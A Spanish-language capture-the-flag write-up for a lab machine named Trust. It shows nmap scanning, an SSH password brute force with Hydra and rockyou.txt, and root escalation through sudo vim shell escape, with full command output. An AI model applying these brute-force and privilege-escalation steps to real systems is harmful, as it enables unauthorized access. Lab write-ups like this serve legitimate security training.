CTF Trust


WRITE UP

Juan Ayala

06-10-2025

1. **Arrancamos la maquina con el siguiente comando:**

2. **Luego verificamos si tenemos conexión con la IP que nos entrega de la maquina:**



Teniendo conexión disponemos en realizar un nmap, para identificar puertos correspondientes:


3. **Nmap ejecutamos lo siguiente: nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn** 172.19.0.2

- **-p-**: Para que me arroje todos los puertos que están abiertos
- **-sS**: Escaneo de tipo sync, para que sea rápido
- **-sC**: Conjunto de script que posee nmap para potenciar el escaneo
- **-sV**: Para que nos muestre la versión correspondiente a cada puerto que nos arroje
- **--min-rate 5000**: Velocidad del escaneo
- **-n**: para que no aplique la resolución DNS
- **-vvv**: Triple verbose para que muestre los puertos que va encontrando sobre la marcha.
- **-Pn**: Para que no realice ping, en caso de que exista algún Firewall


```
┌──(kali㉿kali)-[~/Escritorio/Maquina Trust]
└─$ nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.19.0.2

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 20:17 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
Initiating ARP Ping Scan at 20:17
Scanning 172.19.0.2 [1 port]
Completed ARP Ping Scan at 20:17, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:17
Scanning 172.19.0.2 [65535 ports]
Discovered open port 80/tcp on 172.19.0.2
Discovered open port 22/tcp on 172.19.0.2
Completed SYN Stealth Scan at 20:17, 1.13s elapsed (65535 total ports)
Initiating Service scan at 20:17
Scanning 2 services on 172.19.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^
\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\n
Expires: .*<title>HP (Color |)LaserJet ([\w._ -]+)   '
Completed Service scan at 20:17, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 172.19.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.22s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.12s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
Nmap scan report for 172.19.0.2
Host is up, received arp-response (0.0000090s latency).
Scanned at 2025-10-06 20:17:39 -03 for 8s
Not shown: 65533 closed tcp ports (reset)
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQYsT/kxLXSVDFJGTtesV6U
rUh5aNJhw+tAdr19MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=
|   256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJW/dREGeklk/wsHXisOmbmVwP9zg7U8xS+OfHkxLF0Z
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:13:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Por lo que ya podemos ingresar en la URL la dirección IP para ver que nos muestra:




4. **Lo siguientes seria tratar de listar los directorios que tiene la máquina, esto puede ser con DIRB o GOBUSTER, para este caso utilizaremos la segunda opción:**





Y nos muestra que tenemos otro acceso además de la IP con código 200, un index.html y un secret.php, por lo cual revisaremos:



Acá tenemos una pista que puede ser un usuario, lo importante siempre es poder ir enumerando estos descubrimientos, para después encontrarlas más rápido. Para ello ocupar un bloc de notas o similar.

Como ya tenemos un usuario y sabemos que tenemos el puerto ssh abierto, podrías intentar realizar un ataque de fuerza bruta con Hydra para tratar de obtener la contraseña.

Para ello debemos saber cosas importantes, si por algún motivo obtenemos el usuario como en este caso, el código debería ser el siguiente:

hydra -l Mario -P /usr/share/wordlists/rockyou.txt shh://172.19.0.2 -t 4

- **-l**: Si se tiene el usuario la l va en minúscula, caso contrario con mayúscula.
- **mario**: Es el usuario que encontramos.
- **-P**: Aca le indicamos que no tenemos la contraseña y tiene que encontrarla
- **/usr/share/wordlists/rockyou.txt**: Diccionario con contraseñas que utilizaremos
- **ssh://172.19.0.2:** conexión remota por ssh y su IP
- **-t 64**: Tiempo para que se ejecute mas rápido.

Solo en caso de no que este código no funcione, recuerda descargar el diccionario antes de realizarlo con el siguiente comando:

- **sudo gunzip /usr/share/wordlists/rockyou.txt.gz**

```
┌──(kali㉿kali)-[~/Escritorio/Maquina Trust]
└─$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.19.0.2 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 09:54:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.19.0.2:22/
[22][ssh] host: 172.19.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 09:55:09
```

Como ya descubrimos la contraseña, ahora nos resta probar la conexión ssh.

5. **Conexión a ssh**

```
┌──(kali㉿kali)-[~/Escritorio/Maquina Trust]
└─$ ssh mario@172.19.0.2
The authenticity of host '172.19.0.2 (172.19.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.19.0.2' (ED25519) to the list of known hosts.
mario@172.19.0.2's password:
Linux 211a7c22c771 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@211a7c22c771:~$ whoami
mario
mario@211a7c22c771:~$ ls -l
total 0
mario@211a7c22c771:~$ ls
mario@211a7c22c771:~$
```

Accedemos a la maquina con el usuario encontrado. Ahora hay que buscar la manera de escalar privilegios a root, una de las maneras es revisar que archivos tenemos con permisos SUID, como por ejemplo:

```
mario@211a7c22c771:~$ find / -type f -perm -04000 -ls 2>/dev/null
  4771519     68 -rwsr-xr-x   1 root     root        68248 Mar 23  2023 /usr/bin/passwd
  4771503     60 -rwsr-xr-x   1 root     root        59704 Mar 23  2023 /usr/bin/mount
  4771595     36 -rwsr-xr-x   1 root     root        35128 Mar 23  2023 /usr/bin/umount
  4771571     72 -rwsr-xr-x   1 root     root        72000 Mar 23  2023 /usr/bin/su
  4771384     52 -rwsr-xr-x   1 root     root        52880 Mar 23  2023 /usr/bin/chsh
  4771378     64 -rwsr-xr-x   1 root     root        62672 Mar 23  2023 /usr/bin/chfn
  4771508     48 -rwsr-xr-x   1 root     root        48896 Mar 23  2023 /usr/bin/newgrp
  4771445     88 -rwsr-xr-x   1 root     root        88496 Mar 23  2023 /usr/bin/gpasswd
  4997305    276 -rwsr-xr-x   1 root     root       281624 Jun 27  2023 /usr/bin/sudo
  4997467    640 -rwsr-xr-x   1 root     root       653888 Dec 19  2023 /usr/lib/openssh/ssh-keysign
mario@211a7c22c771:~$
```

Acá encontramos que tenemos binarios SUID normales del sistema y ver si con sudo podemos sacar algún provecho:

```
mario@211a7c22c771:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 211a7c22c771:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mario may run the following commands on 211a7c22c771:
    (ALL) /usr/bin/vim
mario@211a7c22c771:~$
```

Y nos muestra que tenemos permiso para ejecutar el binario vim como root . Por lo que utilizaremos el siguiente comando:

- sudo vim -c ':!/bin/sh'

Y listo maquina vulnerada.